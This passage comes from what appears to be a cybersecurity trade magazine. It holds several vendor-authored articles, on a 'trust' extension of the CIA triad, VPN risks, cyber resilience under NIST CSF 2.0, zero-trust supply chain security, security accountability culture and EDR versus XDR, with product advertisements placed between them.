Unlike the CIA triad, the T-Trust tenet encourages the use of analytical and data driven approaches to make fact-based assertions about cybersecurity. This dimension is achievable with real time data insights.

**Proactive Defence:** One of the ways to ensure security risk mitigation is through predictive analysis with a proactive defence approach. Emerging cyber threats making waves in today's digital landscape have made proactive solutions a necessary recipe for digital trust.

As seen above, the TRUST tenet is becoming increasingly important as our reliance on technology grows. In the past decade, security was primarily focused on protecting information and financial assets. However, as technology becomes more pervasive in our lives, security must also focus on protecting people.

For example, a cyberattack could be used to control critical infrastructure, such as power grids or transportation systems. This could lead to loss of life or property damage. This calls for a CIAT framework (confidentiality, integrity, availability, and trust) which provides a more comprehensive approach to cybersecurity.

## **Conclusion**

The conventional CIA triad of confidentiality, integrity, and availability (CIA) is a good starting point for defining cybersecurity, but it is just one side of the coin. In order to evolve to a safe and secure digital era, there's a need to shift focus from "standard cybersecurity" to "Digital Trust". Admittedly, the security risk profile has shifted from just information and financial loss to loss of life. This means that the "trust" dimension must take center stage as a new definition of cybersecurity.

To build confidence in the responsible consumption and usage of emerging technologies, our digital ecosystem and services must adhere to not only confidentiality, integrity, or availability, but also the trust tenet. As a result, the "CIA" must be changed to "CIAT" for cybersecurity. By incorporating the trust tenet, or CIAT, organizations can better protect their data, systems, and people.

## About the Author

Lalit Ahluwalia is the CEO and Founder of DigitalXForce and iTRUSTXForce. He is the Commander-in-chief of the XForce Galaxy and is committed to redefine the future of cybersecurity by adding the new tenant "T - Trust ". Under his leadership, DigitalXForce and iTRUSTXForce leverages automation, AI/ML and innovative methods to bring tailored next gen cybersecurity solutions for its clients. Lalit is a Cybersecurity Servant Leader with professional track record of helping his clients be resilient in the face of constantly evolving cyber threat landscape.



He is fully committed to redefine the future of Cybersecurity and help organizations of all sizes become Cyber Resilient Inside Out. In his own words, "Cybersecurity doesn't have to be Complex or Costly Affair". It's rooted in his beliefs that "business isn't about what you can get out of it, it's about what you can give through it which would make an Impact in Community and People's lives".

Lalit can be reached online at EMAIL [lalit.ahluwahlia@cyberxforce.com](mailto:lalit.ahluwahlia@cyberxforce.com), TWITTER <https://twitter.com/LalitKAhluwalia>, LINKEDIN <https://www.linkedin.com/in/lalit-ahluwalia/>, and at our company website <http://www.digitalxforce.com/> & <http://www.itrustxforce.com/>



# RidgeBot<sup>®</sup> AI-Powered Security Validation Platform



Exposure Management

Automated Pentesting

Avoid Staff Shortage

## RidgeBot<sup>®</sup> CTEM Support

Automates asset discovery, vulnerability assessment, and attack modeling, ensuring efficient exposure detection and resolution.

[Learn More](#)





## **In the Shadows: The Dark Side of VPNs and the Unseen Threats Lurking Within**

**By Jonathan Tomek, Vice President of Research and Development at Digital Element**

Virtual Private Networks (VPNs) have experienced a remarkable transformation in the past two decades. Initially confined to corporate networks and the domain of tech enthusiasts, VPNs have now evolved into a global phenomenon, reshaping the way we retrieve information and navigate the virtual realm. The transition of VPNs from specialized tools to essential utilities speaks volumes about their ability to adapt to the ever-changing technological terrain.

### **From Corporate to Consumer: A Maturation Saga**

Twenty years ago, VPN users were predominantly found within the corporate realm. Private or commercial VPNs were reserved for the technologically sophisticated individuals who possessed the know-how to set up and utilize these networks for obfuscation purposes. Fast forward to the present day, and the VPN market has matured significantly. The user experience has improved dramatically, and onboarding the unsophisticated user is now a seamless process with minimal friction.

The catalysts for this growth have been the advances in internet bandwidth and the surge in streaming media. The desire to access video content across borders fueled a demand for VPNs, allowing users to circumvent geo-based restrictions. The COVID-19 pandemic further accelerated this trend, as users globally sought VPN services to access content that was otherwise off-limits.

Today, a staggering 1.6 billion people, comprising approximately 31% of the world's internet users, rely on VPNs to surf the web and access apps pseudo-anonymously. This immense user base has not gone unnoticed, drawing in entrepreneurs, consumers, and unfortunately, nefarious actors who see an opportunity to exploit the trend.

## The Spectrum of VPN Services: From Benign to Malevolent

With hundreds of VPN services available, the market has become a diverse ecosystem, although many are owned by the same subset of parent companies. While a considerable portion of VPN usage is used for legitimate uses, recent incidents highlight the darker side. The credentials of 21 million VPN users from apps like SuperVPN, GeckoVPN, and ChatVPN have surfaced on the dark web, underscoring the need for heightened security measures.

As the VPN market matured, providers differentiated themselves with features designed for various levels of obfuscation and anonymity. These range from simple privacy-focused attributes to sophisticated features meant for those with a high interest in evading detection. For security and compliance teams, discerning between these features is crucial to making informed decisions about which VPN traffic to allow, which to investigate, and which to ban.

A robust threat intelligence solution plays a pivotal role in capturing the diverse features offered by VPN providers. This insight enables users to distinguish between benign and malicious VPNs, offering a nuanced understanding of potential risks associated with each.

## Decoding VPN Features: A Window Into Security

In understanding the maturity of the VPN market, it becomes evident that not all VPN providers cater to nefarious players. Major tech giants like Google and Apple offer built-in VPN services with their subscriptions, primarily for adding location privacy. These services tend to have simpler features, logging policies, and publish IP address ranges. Despite the security features these companies have already put in place, malicious actors have already figured out how to use them for fraud.

On the opposite end of the spectrum are VPNs offering features like bulletproof hosting, allowing users to host content with no oversight and do not respond to law enforcement takedown requests, often originating from US-sanctioned countries. To navigate this spectrum, security teams need to decipher the potential for VPNs as well as residential proxies to support nefarious activities through features that align with malicious intent.

## Context Matters: Beyond Features to IP Addresses

While VPN features offer valuable insights, additional context is essential for evaluating potential risks associated with IP addresses. IP addresses may circulate back into an ISP block or be shared by multiple VPN providers within a hosting block. Understanding the recency of an IP address and its association with a block is crucial to avoiding misjudgments and maintaining a nuanced approach to threat intelligence.

Forensic analysis of IP addresses plays a pivotal role in addressing the growing frequency of cyber threats like ransomware, account takeovers, DDoS attacks, and malware delivery. Access to high-quality, up-to-date data tracking IP address movements geographically and between VPNs and hosting blocks is vital for learning from past attacks and preventing future ones.

## Proxy vs. VPN vs. Darknet: Navigating the Encryption Spectrum

A VPN, operating as an encrypted connection from a device to a network through a single IP address, has evolved beyond its corporate roots. Commercial VPNs create tunnels for users to hide their original locations, catering to both benign and malicious users. The encryption spectrum now includes major tech offerings, commercial VPNs, and the darker realms of the darknet, each serving different purposes with varying levels of oversight.

As we navigate the intricate tapestry of VPN evolution, one thing is clear – the role of VPNs in our digital lives is both dynamic and indispensable. From the corridors of corporate networks to the far reaches of the darknet, the evolution of VPNs reflects not just technological advancements but the ongoing battle between privacy and security in our interconnected world.

### About the Author

Jonathan Tomek, VP of Research and Development, Digital Envoy. Jonathan is a seasoned threat intelligence researcher with a background of network forensics, incident handling, malware analysis, and many other technology skills. Jonathan served in the United States Marine Corps. He worked at multiple threat intelligence companies including White Ops and LookingGlass Cyber Solutions, where he built their threat capabilities to include identifying tactics, techniques, procedures of malicious actors. He led several technical cybercrime and espionage teams in their initiative to enhance technical efficiency in malware analysis, malicious actor tracking, and tool development.



He is a co-founder of THOTCON, a world-renowned hacking and security conference hosted in Chicago. As a researcher and leader, he has spoken at many security conferences around the world. He has won or placed in multiple national hacking competitions including DEFCON CTF. Jonathan can be reached online at ([jtomek@digitalenvoy.net](mailto:jtomek@digitalenvoy.net)) and at our company website <https://www.digitalelement.com>

# Focus on What Matters

## Operationalize Threat Intelligence

- Harness AI power for better intel fidelity with less effort
- Say goodbye to manual processes
- Deliver actionable and valuable intelligence

## Quantify Cyber Risk

- Financially quantify cyber risk & SEC materiality analysis
- Prioritize security investments in financial terms
- Enable executive and board communication

ThreatConnect lets your teams act on high fidelity threat intelligence and financially quantify cyber risk. Ready to learn more? Read these buyer's guides:



Threat Intelligence Operations



Cyber Risk Quantification



## Cyber Resilience: Safeguarding Your Enterprise in A Rapidly Changing World.

By Srinivasan CR, Executive Vice President-Cloud and Cybersecurity Services & Chief Digital Officer, Tata Communications

In a hyperconnected world, cyberattacks are increasingly common. Just ransomware activity alone was up [50% year-on-year](#) during the first half of 2023. [Cybersecurity Ventures](#) estimates that the annual cost of cybercrime will likely increase by 15% every year until it hits \$10.5 trillion in 2025. If the cost of cybercrime was measured as a country, then it would be the world's third-largest economy after the U.S. and China. It's no surprise then that most Chief Information Security Officers (CISOs) accept their organisation will eventually be breached.

The potential impact of a cyberattack has also become more severe, spilling over from the digital realm into the physical. For instance, the US experienced a period of panic buying following a cyber attack that choked the Colonial Pipeline, the nation's largest pipeline system for refined oil products. Gas prices spiked due to the sudden and widespread shortage and many forms of transportation ground to a halt, from flights to private vehicles.

With more critical infrastructure now housed in the digital realm, cyberattacks have the potential to seriously impede the lives of everyday people. For instance, if bad actors were to successfully attack a nation's energy grid or public transport, the effects could be devastating to its population.

### **Cyber resilience: Fortifying the future.**

In an era defined by pervasive digital connectivity and ever-evolving threats, cyber resilience has become a crucial pillar of survival and success for modern-day enterprises. It represents an organisation's capacity to not just withstand and recover from cyberattacks but also to adapt, learn, and thrive in the face of relentless and unpredictable digital challenges.

Note: Cybersecurity refers to an organization's capacity to defend against and steer clear of the growing threat posed by cybercrimes. Cyber resilience, on the other hand, is the capacity to minimize harm (damage to systems, procedures, and reputation), recover, and continue operating post system or data compromise. Both adversarial threats (think hackers and other bad actors) and non-adversarial dangers (such as basic human mistakes) are included in cyber resilience.

As cyber attacks become more sophisticated and the attack surface continues to expand, traditional approaches to prevention are no longer sufficient. Many CISOs are shifting their focus toward more evasive and evolving attacks, such as ransomware and advanced persistent threats. These complex threats often go undetected by traditional cybersecurity tools, and even when detected, it is often too late to prevent damage.

This is why cyber resilience encompasses a comprehensive strategy that includes prevention, detection, response, and recovery, all guided by a proactive mindset that strives to anticipate threats and continuously evolves defences.

### **How to make your organisation more cyber resilient: Get crafting a holistic cyber resilience strategy.**

Due to the crippling effects a cyberattack can have on a nation, governments and regulatory bodies are also working to develop guidelines and standards which encourage organisations to embrace cyber resilience.

For instance, the European Parliament recently passed the European Cyber Resilience Act (CRA), a legal framework to describe the cybersecurity requirements for hardware and software products placed on the European market. It aims to ensure manufacturers take security seriously throughout a product's lifecycle.

In other regions, such as India, where cybersecurity adoption is comparatively evolving, the onus falls on industry leaders to work with governmental bodies and other enterprises to encourage the development and adoption of similar obligations.

The National Institute of Standards and Technology (NIST) at the U.S. Department of Commerce, also has many recommendations for fostering cyber resilience in an organisation. The [NIST Cybersecurity framework 2.0](#) presents six core functions – designed to organise cybersecurity outcomes at their highest level:

**Govern:** Ensure your organisation’s cybersecurity risk management strategy, expectations, and policy are established, communicated, and monitored. This includes understanding and assessing specific cybersecurity needs and implementing continuous oversight and checkpoints.

**Identify:** Account for and understand all current cybersecurity risks to your organisation. Find and document the main processes and assets that are essential for daily operations, all computers and software your organisation uses, what information is gathered and where it’s stored and possible threats and weaknesses.

**Protect:** Employ safeguards to manage your organization’s cybersecurity risks. This could incorporate a range of simple steps, from managing user access to resources and providing employees with cybersecurity training to the use of endpoint security products and data encryption.

**Detect:** Make sure possible cybersecurity attacks and compromises are found and analysed. Implement procedures for detecting indicators of a cybersecurity incident on both the network and in the physical environment. If an attack is detected, your organisation should work quickly to understand the impact and alert authorised staff and tools.

**Respond:** Take swift action following a cybersecurity incident. Once an incident is declared, execute your response plan, taking care to ensure that everyone knows their responsibilities. Analyse what has taken place, determine the root cause and prioritise the most pressing issues. While containing and eradicating an incident, safely collect relevant data to inform future response plans.

**Recover:** Ensure all assets and operations affected by a cybersecurity incident are restored. After an attack, clarify who, within and outside your organisation, has recovery responsibilities before beginning recovery efforts. Ensure all affected systems and services are operational, double checking all work before resuming regular operations. It’s crucial to communicate with internal and external stakeholders throughout this process, carefully accounting relevant information and learnings.

As with all digital transformation projects, it will take time to begin to put the various policy and technological conditions in place to start building up your organisation’s cyber resilience and building a cyber resilience culture from within.

However, it’s crucial you get a move on today – start having conversations with your IT team and look to partners with experience in fostering cyber resilience within organisations.

Because, in a hyperconnected world where digital disruptions can range from minor inconveniences to catastrophic breaches, cyber resilience is the strategic armour that ensures an organisation's ability to not just survive but thrive in the digital landscape.



## About the Author

Srinivasan CR is the Chief Digital Officer for Tata Communications. In this role, Srimi is responsible for the overall digital and security strategy and execution for Tata Communications – a global digital ecosystem enabler to large enterprises globally. A technologist and a business leader, Srimi is also the Global business head for cloud and security businesses at Tata Communications enabling digital transformation initiatives for customers. Srimi's experience spans over 25 years in enabling business technology solutions. He has worked in large enterprises, co-founded a start-up, custom- created new platform based solutions and leveraged technology to help build sharper customer experiences and differentiated business models.



To learn more about why Tata Communications has been recognised as a leader in cyber resiliency services, click [here](#). Also, read about how we deliver resilient network [security at the edge](#).

# RidgeBot<sup>®</sup> AI-Powered Security Validation Platform



Exposure Management

Automated Pentesting


Avoid Staff Shortage

## Your Trusted CTEM Enabler

AI-Powered asset discovery, vulnerability prioritization, and risk validation, ensuring efficient exposure management.

Large exploit database 6000+

Wide testing coverage: Windows, Linux, Websites, Database, OT, IOT and Cloud



[Learn More](#)



## Secure Your Supply Chain Security with a Zero Trust Approach

**Minimizing Risk in an Interconnected World: The Zero Trust Solution for Supply Chain Security**

**By Roy Kikuchi, Director of Strategic Alliances at Safous, Internet Initiative Japan (IIJ) Inc.**

Supply chains are the backbone of business, yet they present one of the most complex cybersecurity challenges. Supply chain security should be prioritized because system breaches could damage, disrupt, or destroy operations. Vulnerabilities within a supply chain could lead to uncontrolled costs, inefficient delivery schedules, and loss of intellectual property. Additionally, compromised products could harm clients and lead to lawsuits if left unsecured.

As supply chain networks expand globally, sensitive data is shared across countless partners, expanding the attack surface. A single weak link in this interdependent ecosystem can endanger the entire chain. Recent statistics paint a sobering picture. Supply chain attacks increased by over 50% in 2022 alone, while cyber assaults on software supply chains cost companies \$46 billion last year. It's clear traditional perimeter defenses no longer adequately protect modern supply chains.

A proactive security approach is essential, and zero trust access has emerged as an optimal model. By verifying all users and granting least privilege access, zero trust minimizes reliance on faulty perimeter controls. Rather than assuming everything inside the network is safe, zero trust considers all access requests as untrusted until proven otherwise.

This complements supply chain security perfectly. With constant authentication checks and tighter access policies, the blast radius of any breach is contained. Zero trust provides the granular control and visibility needed to secure intricate supplier and vendor relationships.

## Understanding Supply Chain Risks

Supply chain security addresses potential cyber risks with suppliers, logistics, transportation, and partners. Ultimately, the goal is maintaining integrity across sourcing, production, and distribution.

While physical threats like cargo theft exist, cyber risks have become more pronounced. Malware, unauthorized access, and software vulnerabilities can wreak havoc on interconnected systems. With so much third-party software underlying supply chain operations, the attack surface is substantial.

Steps like audits, access controls, and network segmentation provide some protection. Unfortunately, hackers can still infiltrate networks and leverage third parties as the perfect Trojan horse.

## Zero Trust Access for Suppliers and Vendors

This is where zero trust access (ZTA ) makes a huge difference. By treating all access attempts as untrusted, zero trust verifies identities and grants least privilege access to apps, data, and resources.

Multi-factor authentication ensures that only authorized users gain access, while micro-segmentation and dynamic access policies contain threats. This limits the fallout from compromised vendor accounts or malware-laden software updates.

## How Zero Trust Access Improves Supply Chain Security

Implementing a zero trust access model provides multiple benefits for securing modern supply chains, such as:

- **Continuous Verification** - Real-time checking of logins and permissions prevents unauthorized access across supply networks.

- **Increased Visibility** - Comprehensive logs and analytics detect anomalies and accelerate response times.
- **Centralized Control** - Unified policies stay consistent across all suppliers, partners, and users.
- **Least Privilege Access** - Strict access permissions limit damage from compromised accounts.
- **Adaptive Trust Levels** - Access privileges dynamically adapt based on risk profiles of users and entities.

## Best Practices for Implementing Zero Trust Access Strategically

Deploying zero trust access across complex, multi-party supply chains requires careful planning. Here are some best practices to help you smooth the transition:

- **Phase Incrementally** - Initially deploy zero trust for a single app, vendor, or workflow before expanding its scope.
- **Enforce Least Privilege** - Scrutinize and pare down all access permissions to essentials only.
- **Use Strict Access Controls** - Require multi-factor authentication, endpoint verification, and centralized user directories.
- **Segment Your Network** - Partition networks into enclaves and gradually implement micro-segmentation.
- **Involve Stakeholders** - Get buy-in from leadership, suppliers, partners, and end-users through regular communication.
- **Reassess Regularly** - Adapt controls to address new risks, and re-evaluate access permissions frequently.

## How Can Supply Chains Avoid Pitfalls With ZTA?

Zero trust access enhances security but also poses potential drawbacks if deployed incorrectly. Common missteps include:

- Overly restrictive access that reduces productivity
- Rolling out controls too quickly, causing outages
- Complex policies that are challenging to manage
- User frustration due to lack of guidance on changes
- Clashing with regulatory compliance requirements

By taking an incremental approach and emphasizing user education, your organization can maximize benefits while minimizing disruption.

## Time to Embrace Zero Trust Access

Zero trust architecture empowers companies to confidently secure critical supply chain relationships and respond to emerging threats. While migrating takes concerted effort, the payoff is substantial in reducing business risk. For supply chain resilience in today's threat landscape, zero trust is a strategic necessity.

Don't leave your business vulnerable to cyber threats. Safeguard your data, assets, and reputation with Safous Zero Trust Access – the ultimate cybersecurity solution for the modern digital landscape.

### Reference :

<https://socradar.io/4-lessons-learned-from-supply-chain-attacks-in-2022/>

<https://www.cybersecuritydive.com/news/software-supply-chain-attacks/650148/>

### About the Author

Roy Kikuchi is the Director of Strategic Alliances at Safous Internet Initiative Japan (IIJ) Inc. He holds an MBA degree from IE Business School. Roy has over 15 years of experience in the IT services industry as a project manager and business creator. He heads partnership expansion and zero trust access solution development - bringing innovation to IT, OT, and API protection. He expanded the company's business reach into emerging markets by leading innovative projects like tax recording systems for African governments, Laos' first-ever data center, and an IoT-aquaculture project in Thailand. Roy builds partnerships to bring cutting-edge technologies to global markets by leveraging his technical knowledge and business acumen.

Roy can be reached online at [roy@safous.com](mailto:roy@safous.com) , on LinkedIn, and at our company website: <https://www.safous.com/contact-us>. Connect with him to discuss forging new partnerships anchored by access management and risk mitigation at the frontier of cybersecurity.





Deloitte.



## Introducing **CyberSphere™**

**Your suite of cyber solutions, simplified.**

Cybersecurity is complicated. Let us help you simplify it. CyberSphere is a vendor-neutral integrated platform that brings our people and technology together to help operate your cybersecurity solution from a single platform—for the first time ever.

[Explore CyberSphere](#)

**Experience it at RSAC:** South Expo, Booth S-834

This publication contains general information only and Deloitte is not, by means of this publication, rendering accounting, business, financial, investment, legal, tax, or other professional advice or services. This publication is not a substitute for such professional advice or services, nor should it be used as a basis for any decision or action that may affect your business. Before making any decision or taking any action that may affect your business, you should consult with your professional adviser. Deloitte shall not be responsible for any loss sustained by any person who relies on this publication. As a member firm of the member firms of the Deloitte network, Deloitte is a subsidiary of Deloitte LLP. Please see [www.deloitte.com/about](http://www.deloitte.com/about) for a detailed description of our legal structure. Certain services may not be available to all clients under the rules and regulations of public accounting. Copyright © 2014 Deloitte Development LLC. All rights reserved.



## Accountability Drives Winning Teams in Security

By Craig Burland, CISO, Inversion6

It's not often that cybersecurity can draw lessons from college sports, but a theme from the recent NCAA Men's and Women's basketball championships bears discussing. The teams that advanced to the 2<sup>nd</sup>, 3<sup>rd</sup> and 4<sup>th</sup> weekends of the championships had a few things in common – talent, drive, passion and accountability.

The adage that 'security is everyone's responsibility' is frequently voiced across boardrooms and IT departments alike. While the sentiment behind this phrase is noble, its practical application often falls short of creating the security environment that organizations strive for and boards of directors expect. The reason? Merely stating that security is everyone's responsibility without embedding it into the fabric of an organization's culture, processes and individual performance measures just isn't enough.

Pat Summitt, the legendary Tennessee Women's Basketball Coach, once said, "Responsibility equals accountability equals ownership. And a sense of ownership is the most powerful weapon a team or organization can have." This principle underscores a fundamental truth applicable across all types of



team efforts. When team members from the top down understand their role and feel a sense of ownership in their organization's success, they transform from passive observers to active participants.

Cybersecurity for an organization, at its core, is a team sport, and accountability is the linchpin that ensures that everyone on the team not only plays but plays to win.

### **It starts with culture**

To foster a culture of security that is both resilient and responsive, organizations must first acknowledge that security is indeed a shared responsibility. This realization entails understanding that every member of the organization, from the CEO to the newest intern, plays a critical role in maintaining the security posture of the company. However, recognizing the team aspect of security is just the first step. The real game-changer lies in implementing a framework of accountability where security goals and outcomes are not just suggested but are documented, measured and integrated into the very fabric of the organization's operations.

Hall of Fame coach of Duke Men's Basketball Mike Krzyzewski offered this, "In putting together your standards, remember that it is essential to involve your entire team. Standards are not rules issued by the boss; they are a collective identity. Remember, standards are the things that you do all the time and the things for which you hold one another accountable."

### **It's not rocket science**

However, this sense of ownership doesn't spontaneously manifest. It requires a deliberate effort to embed security goals and outcomes into the very skeleton of how teams operate. This means going beyond abstract declarations and incorporating security into the documented objectives and deliverables for every team member, akin to how application development or service delivery parameters are set.

One effective remedy for embedding accountability in an organization's security culture is the use of measurable goals related to security in everyone's performance plan. By setting specific, measurable, achievable, relevant and time-bound (SMART) goals related to security for each employee, organizations can ensure that security is not just a concept discussed in board meetings but a tangible, integral part of every employee's daily activities. These goals can range from completing security awareness training to ensuring software updates and patches are applied promptly, from writing secure and validated code to tracking cyber health in platforms like M365, Salesforce and ServiceNow. By tying these security-related goals to performance evaluations, bonuses, or other forms of recognition, organizations can incentivize their employees to take ownership of their role in the company's security efforts.

Imagine the difference in dialog and outcome if instead of holding the cybersecurity team accountable for cloud platform security, the platform leaders were evaluated based on delivering new functionality to the business and maintaining an A rating on their platform cybersecurity health. It's simple; it would get done with a spirit of collaboration and without unnecessary friction.

## Beyond the individuals

Leaders are critical champions, but accountability for cybersecurity must extend beyond individual performance to include team and departmental outcomes. Security should be a standing agenda item in team meetings with regular reviews of security metrics, incident reports and improvement plans. Teams should be encouraged to share successes and lessons learned from security incidents, fostering a culture of continuous learning and improvement. By documenting these practices and making them a part of the operational rhythm of the organization, security becomes a shared, lived value rather than an abstract principle.

Think about the cybersecurity posture of an organization where each team's operational scorecard included patch status, open exceptions and a compliance control score compared to an organization that consumes pen test results once per year and checks off the boxes marked "critical." The former is positioned to win while the latter is likely to end up on the news.

## Accountability is not synonymous with blame

In a healthy security culture, accountability means providing the support, tools and resources necessary for individuals and teams to achieve their security goals. Cyber incidents will happen. It's inevitable. A healthy cyber culture creates an environment where incidents are seen as opportunities for learning and growth, not just moments for criticism and punishment. This supportive approach to accountability ensures that employees are more likely to engage with security practices actively and proactively, rather than avoiding them out of fear of repercussions.


## Conclusion

Cybersecurity is indeed a team sport and winning depends on everyone playing an active part. By taking cues from successful teams and legendary coaches, organizations can foster a sense of ownership and responsibility for cybersecurity across their entire workforce. When positive cybersecurity outcomes become a tangible part of performance evaluations, project milestones and daily routines, the abstract becomes concrete, and the invisible shield of cybersecurity begins to harden. Through these measures, organizations can ensure that their security efforts are not just a shared responsibility but a shared commitment to excellence and resilience.

## About the Author

Craig Burland is CISO of Inversion6. Craig brings decades of pertinent industry experience to Inversion6, including his most recent role leading information security operations for a Fortune 200 Company. He is also a former Technical Co-Chair of the Northeast Ohio Cyber Consortium and a former Customer Advisory Board Member for Solutionary MSSP, NTT Global Security, and Oracle Web Center. Craig can be reached online at [LinkedIn](#) and at our company website <https://www.inversion6.com>.





## EDR vs XDR: The Key Differences

By Aimei Wei, Chief Technical Officer and Founder, Stellar Cyber

While Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) both represent crucial tools in today's cybersecurity arsenal, it can be hard to distinguish between them. EDR is older – primarily focused on the endpoint level, it monitors and collects activity data from laptops, desktops, and mobile devices. This was a considerable advancement from the antivirus program. EDR primarily uses end-user behavior analytics (EUBA), which spots potentially threatening suspicious patterns.

XDR, on the other hand, is much newer than EDR, and extends beyond just endpoints. It integrates data from multiple security layers – including email, network, cloud, and endpoints – providing a more comprehensive view of an organization's security posture. Alongside this, a unified response approach allows security teams to address threats across the entire IT ecosystem rather than in isolation. This article will address the key differences between modern EDR and XDR solutions – and whether the newer XDR is worth the price.

### What is EDR?

Keeping employees and workflows connected is integral to the day-to-day success of your organization. As more and more businesses seek to unlock greater degrees of efficiency, the number of internet-connected devices continues to skyrocket – estimated to hit 38.6 billion by 2025. The growing quantity of devices has already had severe ramifications on enterprise security,

epitomized by [Verizon's 2023 malware threat report](#), which found endpoint-installed malware was directly responsible for up to 30% of data breaches.

EDR solutions take an approach that prioritizes endpoint protection within enterprise threats. This is achieved in a multi-faceted way – first by monitoring and collecting data from endpoints, and then analyzing this data to detect patterns indicative of attack, and sending relevant alerts to the security team.

The first step involves telemetry ingestion. By installing agents on each endpoint, the individual usage patterns of every device are registered and collected. The hundreds of different security-related events collected include registry modifications, memory access, and network connections. This is then sent to the central EDR platform for continuous file analysis. Whether on-premises or cloud-based, the core EDR tool examines each file that interacts with the endpoint. If a sequence of file actions matches a pre-recognized indicator of attack, the EDR tool will classify the activity as suspicious and automatically send an alert. By bringing suspicious activity and pushing alerts to the relevant security analyst, it becomes possible to identify and prevent attacks with far greater efficiency. Modern EDRs can also initiate automated responses according to predetermined triggers.

## What is XDR?

XDR is an evolution from EDR. EDR systems can challenge resource-strapped organizations. Maintaining an EDR system demands significant investments of time, finances, bandwidth, and personnel. A more distributed workforce and an increasing array of devices and access locations cause more visibility gaps, further complicating the detection of advanced threats. XDR focuses the capabilities of your security system.

XDR integrates threat data from previously isolated security tools – such as EDR – across an organization's entire technology infrastructure. This leads to more efficient threat hunting and response capabilities. An XDR platform gathers security telemetry from endpoints, cloud workloads, networks, and email systems. XDR provides key contextual insights that help security teams understand the tactics, techniques, and procedures (TTPs) used by attackers.

Its extended detection offers a comprehensive view of security incidents and streamlines threat investigation, enhancing the overall effectiveness of cybersecurity teams. [See our guide for successful XDR implementation with your current security framework.](#)

## XDR vs EDR

Whereas EDR specifically targets endpoint-level threats, XDR better meets the current needs landscape. It integrates data from endpoints, network traffic, cloud environments, and email systems,

allowing it to detect more complex, multi-vector attacks that might bypass endpoint-only security measures.

While EDR is fairly resource-demanding, XDR’s comprehensive approach implements an integrated security strategy. Thereby, XDR reduces the administrative burden on security teams by providing deeper context and enhanced detection capabilities.

	<b>EDR</b>	<b>XDR</b>
<b>Primary Focus</b>	Identifying endpoint-based threats.	Integrating cross-channel threat detection.
<b>Data Sources</b>	Endpoint device data – including file activity, process execution, and registry changes.	From cloud access logs to email inboxes, data is collected from endpoints, network, cloud, and communication channels.
<b>Threat Detection</b>	Based on endpoint behavior that matches pre-established indicators of attack.	Correlates data across multiple layers of the IT environment for more accurate behavioral analytics.
<b>Response Capabilities</b>	Automatically isolates affected endpoints; deploys agents to infected endpoints.	Takes immediate contextualized action, such as snapshots of business-critical data at early signs of a ransomware attack.
<b>Analytics and Reporting</b>	Streamlines data investigation, maps malicious events with the MITRE ATT&CK framework.	Uses threat intelligence feeds to flag unusual behavior, to create prioritized and actionable reports.
<b>Visibility</b>	High visibility into endpoint activities.	Broad visibility across different IT components.
<b>Complexity</b>	Less complex, focused on endpoints.	More complex; integrates various data sources. Requires streamlining of data ingestion across stakeholders, APIs, and policies.
<b>Integration with Other Tools</b>	Only endpoint-oriented tools.	High integration with a wide range of security tools.
<b>Use Case</b>	Organizations focusing on endpoint security.	Organizations seeking a holistic security approach.
<b>Incident Investigation</b>	Deep investigation at the endpoint level.	Broad investigation capabilities across the security ecosystem.

The XDR vs EDR comparison below details 10 differences to help determine which solution best suits your own use case.

## EDR Pros

When EDR was first introduced to the cybersecurity landscape, its new level of pinpoint accuracy augmented existing security capabilities.

## Better than Antivirus

Traditional antivirus solutions are effective only against known malware strains. EDR's proactivity detects and shuts down zero-day threats before a full-scale breach.

A forensic team can also use its automated investigation capabilities to determine the extent of a previous attack. This detailed insight enables more effective remediation strategies, including isolating infected endpoints and reverting systems to their pre-infection state.

## Integrates with SIEM

Security information and event management (SIEM) solutions supplement EDR analytics with additional context from across your IT landscape, further addressing threats.

## Can Guarantee Insurance Compliance

